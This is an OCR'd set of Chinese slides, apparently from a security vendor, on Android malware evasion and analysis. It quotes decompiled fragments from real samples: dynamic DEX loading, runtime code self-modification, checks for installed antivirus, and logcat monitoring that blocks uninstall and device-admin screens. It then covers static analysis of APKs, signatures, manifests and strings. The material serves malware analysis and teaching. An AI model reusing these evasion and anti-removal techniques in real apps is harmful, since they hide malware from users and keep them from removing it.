
```
.method protected varargs doInBackground([Ljava/lang/Void;)Ljava/lang/Class;
    .locals 9
    .parameter "params"
    ......
    new-instance v2, Ldalvik/system/DexClassLoader;
    iget-object v5, p0, Lcom/plankton/device/android/service/ClassLoaderTask;->dirName:Ljava/lang/String;
    const/4 v6, 0x0
    const-class v7, Lcom/plankton/device/android/service/AndroidMDKService;
    invoke-virtual {v7}, Ljava/lang/Class;->getClassLoader()Ljava/lang/ClassLoader;
    move-result-object v7
    invoke-direct {v2, v3, v5, v6, v7}, Ldalvik/system/DexClassLoader;-><init>(Ljava/lang/String;Ljava/lang/String;
        Ljava/lang/String;Ljava/lang/ClassLoader;)V
    .......
    const-string v5, "com.plankton.device.android.AndroidMDKProvider"
    invoke-virtual {v2, v5}, Ldalvik/system/DexClassLoader;->loadClass(Ljava/lang/String;)Ljava/lang/Class;
    ......
.end method
```

- 同时，也被正常软件和加固方案所使用：
  - 实现功能的透明扩展
  - 实现代码加密

创造就是我们的脚步


反检测：代码运行时自修改

- 2013年3月，BlueBox公司公布Android应用软件代码自修改技术
  - 运行时自修改代码和数据



```
MOVS    R0, R5
MOVS    R1, R7          ; len
MOVS    R2, #3          ; prot
ADDS    R0, #0x10       ; addr
BLX     mprotect
LDR     R1, =(inject_ptr - 0x125E)
MOVS    R0, R4          ; dest
MOVS    R2, #0xDE       ; n
ADD     R1, PC ; inject_ptr
LDR     R1, [R1] ; inject ; src
BLX     memcpy
POP     {R2}
```

- 有效绕过主流的恶意代码



virustotal

SHA256: 1768408ddfb93aa77d000e98c56ad327b4bfb9e1424f3b16a2d815fa7b0ea8be

File name: 2d486501dcf635a5ca58bb82d3dd3539329a276d.apk

Detection ratio: 17 / 46

Analysis date: 2013-03-07 17:08:22 UTC (2 weeks, 4 days ago)


Antivirus	Result	Update
Agnitum	-	20130307
AhnLab-V3	-	20130307
AntiVir	-	20130307
Antiy-AVL	-	20130307
Avast	ELF:Lootor-U [PUP]	20130307
AVG	-	20130307
BitDefender	Android.Exploit.RATC.A	20130307
ByteHero	-	20130304
CAT-QuickHeal	Exploit.Lotoor.B13	20130307
ClamAV	-	20130307
Commtouch	-	20130307
Comodo	UnclassifiedMalware	20130307
DrWeb	Android.DreamExploid.1	20130307
Emsisoft	Android.Exploit.RATC.A (B)	20130307

反检测：杀软躲避

- 搜索包名，判断是否存在
- 如果存在则不再运行，或者提权将其卸载


样本： Skullkey.a

- 比较是否运行有360安全监测服务



```
(com.google.c.c.b(getApplicationContext(), "com.qihoo360.mobilesafe.service.SafeManageService"))
```


- 比较是否运行有lbe安全监测服务



```
if ((com.google.c.c.b(getApplicationContext(), "com.lbe.security.service.SecurityService"))
{
  File localFile1 = new File("/system/xbin/su");
  File localFile2 = new File("/system/bin/su");
  if ((localFile1.exists()) || (localFile2.exists()))
  {
    stopSelf();
    return super.onStartCommand(paramIntent, paramInt1, paramInt2);
  }
```

反查杀：抗结束程序

- 利用漏洞实现免杀，例如设备管理器的枚举漏洞（Obad.a）



com.android.system.admin
version 2.0


Storage

Total 380KB
App 328KB
USB storage app 0.00B
Data 52.00KB
Phone storage 0.00B

Cache

Cache 0.00B

com.android.system.admin has been denied superuser permissions:
id




```
public void handleNewLine(String paramString)
  {
    new Message().obj = paramString;
    if((paramString.contains("android.intent.action.VIEWcmp=com.android.settings/.InstalledAppDetails")) ||
    ((paramString.contains("android.intent.action.DELETE")) && (paramString.contains(getPackageName()))) ||
    (paramString.contains("cmp=com.android.settings/.DeviceAdminSettings")) ||
    ((paramString.contains("android.settings"))     &&     (paramString.contains(getPackageName()))) ||
    (paramString.contains("com.qihoo360.mobilesafe/.opti.onekey.ui.OptiOneKeyActivity")))
    {
      Intent localIntent = new Intent("android.intent.action.MAIN");
      localIntent.setFlags(268435456);
      localIntent.addCategory("android.intent.category.HOME");
      startActivity(localIntent);
    }
  }
```

- 利用线程做关闭程序监控（SmsZombie）
  - 对Logcat日志做监控

创造就是我们的脚步

移动恶意代码分析方法

恶意代码分析




大纲


- 静态分析
  - 反编译JAVA代码
  - 反汇编smali代码
  - 反汇编ARM
- 动态分析
  - 动态行为分析
  - 网络行为
- 其他分析方法
- 综合判定经验

静态分析

- 结构分析
  - APK目录结构
  - 签名



```
AndroidManifest.xml
▼ assets
    bangcle_classes.jar
    com.example.bangcletest
    com.example.bangcletest.x86
    libsecexe.x86.so
    libsecmain.x86.so
  ▶ meta-data
classes.dex
▼ lib
  ▼ armeabi
      libsecexe.so
      libsecmain.so
      libtestso.so
▶ META-INF
▶ res
resources.arsc
```




```
META-INF/ANDROIDR.RSA
Subject:          CN=QQ, OU=无线业务系统, O=腾讯, L=北京, ST=北京, C=China
Issuer:           CN=QQ, OU=无线业务系统, O=腾讯, L=北京, ST=北京, C=China
开始时间:         Tue Apr 06 17:48:17 CST 2010
截止时间:         Sun Jan 20 17:48:17 CST 2284
版本:             V3
算法:             SHA1withRSA
算法OID:          1.2.840.113549.1.1.5
类型:             X.509
序列号:           4bbb0361
公钥:
Sun RSA public key, 1024 bits
  modulus:
1133175142239963480877269939821530977828561442696724111959947885402894572018491302360578353458532
  public exponent: 65537
```

创造就是我们的脚步

ANTIY

静态分析

- 结构分析
  - AndroidManifest.xml




AndroidManifest Viewer

```
<?xml version="1.0" encoding="UTF-8"?><manifest android:versionCode="1"
android:versionName="1.0" package="com.wapfile.downloader"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.VIBRATE" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.READ_SYNC_SETTINGS" />
    <uses-permission android:name="android.permission.READ_SYNC_STATS" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.SEND_SMS" />
    <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
    <application android:label="@string/appname" android:icon="@drawable/launcher"
android:name=".CApplication" android:debuggable="false">
        <activity android:theme="@android:style/Theme.NoTitleBar"
android:label="@string/appname" android:icon="@drawable/launcher"
android:name=".activity.DownloadActivity" android:launchMode="singleTop"
android:screenOrientation="portrait" android:configChanges="keyboardHidden|orientation">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <activity android:name="o.rename8" />
        <activity android:theme="@android:style/Theme.NoTitleBar" android:name="o.IF" />
        <service android:name="o.rename4" />
    </application>
</manifest>
```


创造就是我们的脚步

静态分析


- 结构分析
  - 字符串
  - 类结构、类成员




```
SUBJECT=&DESC=&RESPCONDITION=AUTC
SUBJECT=&DESC=&RESPCONDITION=AUTC
SUBJECT=&DESC=&RESPCONDITION=AUTC
SUBJECT=&DESC=&RESPCONDITION=AUTC
android.net.conn.CONNECTIVITY_CHA
android.net.wifi.SCAN_RESULTS
client.info
core.db
groupfile.qq.com
groupfile2.qq.com
groupfile3.qq.com
groupfile4.qq.com
http://activeqq.3g.qq.com/activeQ
http://activeqq.3g.qq.com/activeQ
http://activeqq.3g.qq.com/activeQ
http://activeqq.3g.qq.com/activeQ
http://activeqq.3g.qq.com/activeQ
http://activeqq.3g.qq.com/activeQ
http://activeqq.3g.qq.com/activeQ
http://activeqq.3g.qq.com/activeQ
http://album2.z.qq.com/album/albu
http://android.3g.qq.com
http://android.3g.qq.com/p?i_url=
http://app.qq.com/g/s?aid=fastDow
http://app.qq.com/g/softdown/util
http://blog.z.qq.com/blog_type.js
http://blog.z.qq.com/mqq/add_blog
http://blog.z.qq.com/mqq/blog_get
http://blog.z.qq.com/mqq/blog_typ
```



```
const-string调用:
http://android.3g.qq.com
ContainingClass:Lcom/tencent/qq/
const-string调用:
http://android.3g.qq.com
ContainingClass:Lcom/tencent/qq/
```



